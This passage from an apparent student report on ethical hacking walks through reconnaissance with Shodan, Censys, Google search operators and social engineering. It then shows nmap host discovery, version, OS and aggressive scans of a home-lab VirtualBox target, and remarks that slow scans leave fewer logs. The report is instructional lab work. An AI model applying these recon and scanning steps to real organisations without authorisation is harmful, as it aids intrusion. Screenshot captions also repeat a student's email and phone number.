There are lots of search engines. They are Google, Yahoo, Bing, etc. Among them, Google is the best and most popular search engine. Entering keywords on Google search, anyone can do the reconnaissance.

There is another type of search engine. It is a search engine for internet-connected devices. Shodan and Cencys are examples of this type of search engine. The following figures show the Shodan search engine.

The screenshot displays two browser tabs side-by-side. The left tab is titled 'My Account' and shows a profile picture, student ID (CS/2017/047 - UMAYANGA P.L.I.), and contact information (umayanga_cs17047@stu.kln.ac.lk, 766357947). The right tab is titled 'Shodan Search Engine' and features a dark-themed interface with a world map showing device locations. The Shodan logo is at the top, followed by navigation links for 'Explore', 'Pricing', and 'Search...'. A green 'SIGN UP NOW' button is visible below the search bar.

This screenshot shows the same two tabs as the previous one. The left tab is the 'My Account' page. The right tab is the Shodan search results for the query 'google', which found 426,866 results. The results are categorized by 'TOP COUNTRIES' (United States, Hong Kong, Brazil, Iran, Islamic Rep., Germany) and 'TOP PORTS' (443, 80, 3306, 8081, 8080). A detailed result for IP 35.227.197.36 is shown on the right, including its SSL certificate information and a snippet of its HTTP response headers.

The following figures show the Censys search engine.

The image consists of two vertically stacked screenshots of a web browser interface.

Top Screenshot: A Microsoft My Account page for a user named "UMAYANGA P.L.I." (ID CS/2017/047). The page displays basic profile information, including an email address (umayanga_cs17047@stu.kln.ac.lk) and a phone number (766357947).


Bottom Screenshot: A Censys search results page for the query "google". The results table shows several hosts, each with a detailed breakdown of services and location. Some entries include:

- 34.95.131.167 (167.131.95.34.bc.googleusercontent.com):** Autonomous System: GOOGLE-CLOUD-PLATFORM, Location: Minas Gerais, Brazil. Services: 80/HTTP, 987/UNKNOWN, 988/HTTP, 989/HTTP, 2021/HTTP, 8126/HTTP, 8500/HTTP, 8501/HTTP, 9091/HTTP, 10255/HTTP, 10256/HTTP.
- 8.142.11.232:** Autonomous System: ALIBABA-CN-NET, Location: Beijing, China. Services: 22/SSH, 80/HTTP, 443/HTTP.
- 34.140.51.154 (154.51.140.34.bc.googleusercontent.com):** Autonomous System: GOOGLE-CLOUD-PLATFORM, Location: Brussels Capital, Belgium. Services: 22/SSH, 988/HTTP, 989/HTTP, 2020/HTTP, 2021/HTTP, 9100/HTTP, 10250/HTTP, 10256/HTTP, 30041/MONGODB, 30081/HTTP, 30178/HTTP, 30198/HTTP, 30444/HTTP, 30505/HTTP, 30587/HTTP, 31011/HTTP, 31380/HTTP, 31613/HTTP, 31630/HTTP, 32244/HTTP, 32391/MONGODB.
- 35.221.38.112 (112.38.221.35.bc.googleusercontent.com):** Autonomous System: GOOGLE-CLOUD-PLATFORM, Location: District of Columbia, United States. Services: 80/HTTP, 443/HTTP, 988/HTTP, 989/HTTP, 2021/HTTP, 8126/HTTP, 9091/HTTP, 9253/HTTP, 10250/HTTP, 10256/HTTP.

2.2.5 Reconnaissance via websites

Above discussed WHOIS, Netcraft, ARIN, Shodan, and Censys are also examples of reconnaissance via websites. Also, we can get the job sites such as "topjobs", "expressjobs", etc.,

as examples of reconnaissance via websites. The following figure shows a job advertisement on the “topjobs.lk” website.



2.2.6 Reconnaissance via competitive intelligent

Sometimes the competitors of the target can be used techniques that are close to the target. For example, suppose we want to hack the systems of the University of Kelaniya; if we can't reveal the data associated with the University of Kelaniya using reconnaissance techniques, then we will be able to find data from the competitors of the University of Kelaniya. It is a state university because private institutes are state universities' main competitors, so we can take the Informatics Institute of Technology (IIT) as a competitor of the University of Kelaniya. Then we can reconnaissance the IIT website using earlier techniques and gain information about our target.

2.2.7 Reconnaissance via google hacking

Google hacking is an advanced google searching technique that hackers use to reveal sensitive data from google databases. It is not a hack of Google databases, but the attacker can enter queries and reveal some critical data to hijack the victim. Some example queries show in the following figures.

intitle: - filters a string of titles of pages

The left side shows a screenshot of a Microsoft Edge browser window titled "My Account". It displays a profile picture and contact information for a user named "UMAYANGA P.L.I." under the heading "CS/2017/047 -". Below this, it lists "COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY" and provides email ("umayanga_cs17047@stu.kln.ac.lk") and phone ("766357947") details.



The right side shows a screenshot of a Google search results page for the query "intitle:University of Kelaniya". The top result is the official website of the University of Kelaniya, Sri Lanka, with the URL "https://www.kln.ac.lk". The snippet from the search result reads: "University of Kelaniya: Home The University of Kelaniya is committed to provide high quality education and to conduct high impact research which will contribute significantly to the ...". Other results listed include "External Degree", "Faculties", and "Certificate & Diploma".

inurl: - filters a string within a URL


The left side shows a screenshot of a Microsoft Edge browser window titled "My Account". It displays a profile picture and contact information for a user named "UMAYANGA P.L.I." under the heading "CS/2017/047 -". Below this, it lists "COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY" and provides email ("umayanga_cs17047@stu.kln.ac.lk") and phone ("766357947") details.

The right side shows a screenshot of a Google search results page for the query "inurl:University of Kelaniya". The top result is a link to "lankainformation.lk" with the URL "https://lankainformation.lk › local-universities › visit". The snippet from the search result reads: "University of Kelaniya We help students achieve academic excellence in a diverse range of disciplines and fields through our excellent faculties. Kelaniya Faculties. University Rankings · Menu · External Degree · Faculties". Another result listed is "University Rankings" with the URL "https://www.kln.ac.lk › index.php › university-rankings".

cache: - a recent snapshot of the website that we visit



link: - shows the pages which are linked to the requested URL



2.2.8 Reconnaissance via Social Engineering

In this phase of reconnaissance, the attacker collects information to engage with the victim. This information gathering can be done using three methods. They are;[6]

Technical Sources –

Technical sources mean technical tools and methods such as phone calls, social networks, web searches, etc. There is a concept called Open Source Intelligence (OSINT) used in this phase. OSINT means we can gather information from openly available resources, such as google searches, public databases, google maps, etc. The U.S. Intelligence Community book by Jeffrey T. Richelson divides OSINT sources into six different categories. They are media, the internet, public government data, professional and academic publications, commercial data, and grey literature.[6]

Physical Reconnaissance -

Physical reconnaissance involves the data taken from the on-site, such as the count of employees on the site, the organization's regular office hours, what equipment the employees use in their work, etc. In this phase, the attacker must be careful about the organization's security.[6]

Dumpster Diving –

Dumpster diving means, sometimes, the attacker will be able to grab valuable data from inside the trashes of the organization.[6]


3 The Scanning Phase

The second phase of ethical hacking involves utilizing the information collected during the reconnaissance phase. This phase involves various background details such as the target system network, IP address, and employee information within the target organization. The scanning phase moves us closer to our target by verifying the identified network and IP address accuracy and evaluating the target systems' vulnerabilities.[4]


3.1 Scanning via the NMAP Tool

Initially, we should ensure the network and determine the precise IP address of our target system using the NMAP tool. NMAP stands for Network Mapper and serves to scan vulnerable ports, identify the operating system, and uncover services on the target system. This tool is open-source.

To scan the target, we utilize a Kali Linux machine. Before this, it is crucial to verify the target machine's network and also our machine's IP address. The following figure shows the process of obtaining the Kali machine's IP address.[7]



We use the “ifconfig” command in the Kali Linux machine to get the host IP address. So, the Kali machine IP address was “192.168.1.102” with /24 mask. Now we know the target machine network, 192.168.1.0/24. Then we should identify the target machine IP address using the following command.



```
sudo nmap -T5 192.168.1.0/24
```


sudo – requesting superuser privileges

nmap – requesting service from the superuser

T5 – scanning speed of the target system (We can set the speed T1 to T5, T5 is the maximum speed, but there are lots of logs created in the target machine. Usually, hackers use the T1 speed because they don't want to leave more evidence in their target. For education purposes, we set the maximum speed of T5 here.)

I received “192.168.1.1”, “192.168.1.101”, “192.168.1.102”, and “192.168.1.103” IP addresses as the results of this nmap scan. “192.168.1.1” was the IP address of my router. “192.168.1.101” was the IP address of my main machine (where the Oracle VM VirtualBox was installed). “192.168.1.102” was the IP address of my Kali machine. Therefore “192.168.1.103” was the IP address of my target machine.

So, we have found the IP address of our target machine. Now we have to scan the running services of our target machine. The following command is used to check the running services.



```
kali@kali: ~
[kali@kali: -] ~]$ sudo nmap -T5 -sV 192.168.1.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 10:14 EST
Nmap scan report for 192.168.1.103
Host is up (0.00068s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3000/tcp  open  http             WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3306/tcp  open  mysql            MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
4848/tcp  open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp  open  java-message-service Java Message Service 3.01
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8031/tcp  open  ssl/unknown
8080/tcp  open  http             Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8383/tcp  open  http             Apache httpd
8443/tcp  open  ssl/https-alt?
9200/tcp  open  wap-wsp?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  unknown
49156/tcp open  msrpc            Microsoft Windows RPC
```

```
sudo nmap -T5 -sV 192.168.1.103
```

sudo – requesting superuser privileges

nmap - requesting service from the superuser


T5 – speed of the scan

sV – scan the version

192.168.1.103 – IP address of the target machine

So after entering this command, we can see several open ports in our target machine.

Then we should identify the operating system of our target machine. We can use the following command to do that.



```
(kali㉿kali)-[~]
$ sudo nmap -T5 -O 192.168.1.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 10:34 EST
Nmap scan report for 192.168.1.103
Host is up (0.0010s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3000/tcp  open  ppp
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-https
7676/tcp  open  imgbrokerd
8009/tcp  open  ajp13
8022/tcp  open  oa-system
8031/tcp  open  unknown
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
8443/tcp  open  https-alt
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:A1:02:93 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::sp1
OS details: Microsoft Windows 7 SP1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.94 seconds
```

We use the above command for OS Fingerprinting.

sudo nmap -T5 -O 192.168.1.103

O – checking the Operating System Fingerprint

192.168.1.103 – target machine IP address

The output of the command shows the operating system of the target machine. Also, we can get all the details of our scan using the following command.

The screenshot shows a dual-pane interface. On the left, a web browser displays a user profile for 'CS/2017/047 - UDAYANGA PLI.' from 'COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY'. On the right, a terminal window runs the command `sudo nmap -T5 -A -p1-1023 192.168.1.103`. The terminal output identifies the target as a Windows Server 2008 R2 Standard 7601 Service Pack 1 machine. It details various open ports (e.g., 22/tcp, 135/tcp, 139/tcp, 445/tcp) and provides SMB security information, OS discovery results, and a system summary.

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap -T5 -A -p1-1023 192.168.1.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 10:37 EST
Nmap scan report for 192.168.1.103
Host is up (0.0010s latency).
Not shown: 1019 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 dfadfd5412b0e207dfae68dea36e18b4d (RSA)
|_  521 82d758446e9b57a44c0287ff4521f2d (ECDSA)
135/tcp   open  msrpc   Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
MAC Address: 08:00:27:A1:02:93 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::sp1
OS details: Microsoft Windows 7 SP1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_ 210:
|   Message signing enabled but not required
|_ clock-skew: mean: 2h41m42s, deviation: 4h37m07s, median: 1m42s
|_ nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 080027a10293 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-time:
|_ date: 2023-01-17T15:39:57
|_ start_date: 2023-01-17T14:55:57
|_ smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2023-01-17T07:39:57-08:00
TRACEROUTE

```

sudo nmap -T5 -A -p1-1023 192.168.1.103

A – to perform an aggressive scan

p1-1023 – the port range is 1-1023

192.168.1.103 – target machine IP address

